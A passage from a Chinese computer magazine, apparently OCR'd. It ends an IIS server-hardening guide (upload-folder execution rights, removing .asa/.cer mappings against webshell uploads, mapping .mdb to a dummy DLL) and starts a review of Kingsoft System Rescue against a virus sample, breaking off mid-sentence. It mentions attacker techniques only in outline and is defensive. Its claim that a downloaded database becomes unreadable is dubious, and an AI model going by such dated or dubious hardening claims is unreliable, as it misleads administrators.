


图 4

处理呢？下面我们假设 aaa 站点内存在一个专门用来存放用户上传文件的文件夹“uploadfiles”，然后我们对其进行设置，在IIS 中找到这个文件夹右键点击“属性 - 目录 - 执行权限”，将原来的“纯脚本”改为“无”，如图5。为什么要这样设置呢？因为我们知道用户上传的文件要么是一些 exe 文件，要么是一些图片或者是一些 rar 文件，而这些文件是绝对不会存在需要 IIS 解释的脚本的，也就是说这些文件根本不需要解释，就可以被我们直接浏览，这样设置后即使黑客上传了 ASP 木马，他也浏览不了。




图 5

6、删除 IIS 中不必要的关联

在IIS 中，不管你是什么站点，ASP 的也好，或者 PHP 的也好，实际上都是需要一个解释器对相应的 ASP 脚本语言、PHP 脚本语言进行解释，而用户通过IE 浏览到的页面，其实都是IIS 解释之后的结果，因此我们只要将用到的脚本语言留下就可以了，其它多余的都可以删除。具体操作如下：右键点击要设置的站点，选择“属性 - 主目录 - 配置 - 映射 - 应用程序扩展”，将里面不需要的全部删除，如图6。这样操作后，就可以有效的防止黑客上传一些后缀为 asa，cer 的木马来得到 webshell 了。

7、防止数据库被下载

我们知道网站最核心的东西就是它的数据库了，许多黑客对于这个数据库不知道下了多少心思，因为黑客们知道，只要能把网站的数据库下载下来，目的就差不多完成一大半了，那么我们如何来防止数据库被下载呢？下面我教给大家一个终极办法，从上一个步骤的说明大家可以知道，用户通过 IE 浏览网页都是 IIS 解释之后的结果，那么我们可以添加一个无用的关联，使这个关联来解释我们的 mdb 文件，这样的话，黑客就无法来下载我们站点的数据库了，即使下载下来了也不用怕，因为那数据库已经是个乱七八糟的数据库了，为什么这么说呢，我们举个例子，假如有一篇英文文章，结果你找来一个德语翻译来翻译，最后的东西你能看明白吗？肯定不能。按照上面的步骤我们来到“应用程序扩展”页，点击“添加”按钮，为.mdb 后缀创建一个新的关联，然后在“可执行文件”中随便找一个.dll 的文件就可以了，如图7。但是要记住，千万不要选择asp.dll 文件。




图 6




图 7

至此对整个服务器的设置就完成了，最后送大家一句话“没有绝对安全的服务器，只有不断安全的服务器”，所以说并不是按照我的步骤设置完成了，你的服务器就没有任何问题了。送大家一个公式“最小的权限 + 最少的服务 = 最大的安全”。

拯救系统之金山系统急救箱

干一行爱一行

常言道：“道高一尺魔高一丈”。虽然现在的杀毒软件都采用了很多新的病毒检测和查杀技术，但是病毒和木马也不是吃素的，正所谓“上有政策，下有对策”，比如使用映像劫持就可以将杀毒软件关禁闭，而SSDT 恢复又可以让主动防御彻底失效，至于系统属性被修改那更是家常便饭了。往往这个时候用户只有选择重装系统，那有没有其它的方法可以让用户找到一种补救的措施呢？答案是肯定的。

本文我们就用一个曾经流行的“兔宝宝病毒”来进行测试，运行病毒样本文件后，很快就发现这个样本文件消失了，并且




图 1




图 2

发现系统中大量的应用程序被破坏，而且此时系统中的杀毒软件已经无法执行，如图 1。现在安装“金山系统急救箱”，程序安装完成后就会自动启动并扫描分析系统中存在的问题，当发现系统存在诸如：运行变慢、莫名其妙弹出广告、系统功能无法使用等情况时，程序就可以帮助用户快速修复被病毒破坏而出现异常的系统，如图 2。

由于“兔宝宝病毒”自身的破坏性就很大，再加上其下载的病毒和木马的进一步破坏，所以“金山系统急救箱”分析使用的时间会比较长。因为分析扫描的内容包括了注册表启动项、系统服务、驱动程序、安全模式等。另外，在发现系统中存在高危漏洞的时候，它也会立即下载安全补丁来修复这些漏洞的。在我的虚拟机环境下进行测试的时候，大约耗时 5 分钟才完成整个扫描。程序会通过远程连接对这些信息进行验证，并在扫描列表隐藏被评定为安全的信息内容，最终可以看到有三项内容被判断成病毒或可疑内容，点击“立即清除”按钮就可以删除这些文件并重新启动系统了，如图 3。

系统重新启动后，“金山系统急救箱”会弹出一个窗口，询问系统所遇到的问题是否已经解决，如图 4，这里根据自己的实际情况进行选择操作即可。由于现在很多有名的病毒都有下载者的特性，所以利用“金山系统急救箱”不可能一次将其彻底

